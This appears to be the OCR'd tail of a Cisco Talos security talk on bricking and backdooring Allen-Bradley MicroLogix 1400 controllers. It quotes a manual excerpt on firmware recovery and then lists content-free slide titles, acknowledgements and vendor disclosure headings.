
When the LCD displays the Fpga Corrupt information, the LEDs do not show the Walking pattern during the firmware upgrade process.

Recovering from Missing or Corrupt OS State

In order to recover from this controller state, you need to restart the operating system firmware upgrade as described here:


1. Ensure that the Ethernet connections are intact.
   SNMP is enabled by default in the controller.
2. If the IP Address was configured during the Preparing for firmware upgrade stage, the same IP configuration is retained in the controller.
3. Start the Firmware upgrade as explained in Using ControlFLASH for Firmware Upgrade on page 208.

ML1400: FIRM BRICK



ML1400: HARD BRICK

ML1400: HARD BRICK



CONCLUSION

tl;dr

- From Box to Backdoor to Brick

THANK YOU

- Cisco Talos
- Moxa Americas
- Rockwell Automation / Allen-Bradley

QUESTIONS?

Talos

Patrick DeSantis
@pat_r10t

talosintelligence.com
@talossecurity

cisco

BACKUP SLIDES

IP CAMERA?

VENDOR DISCLOSURE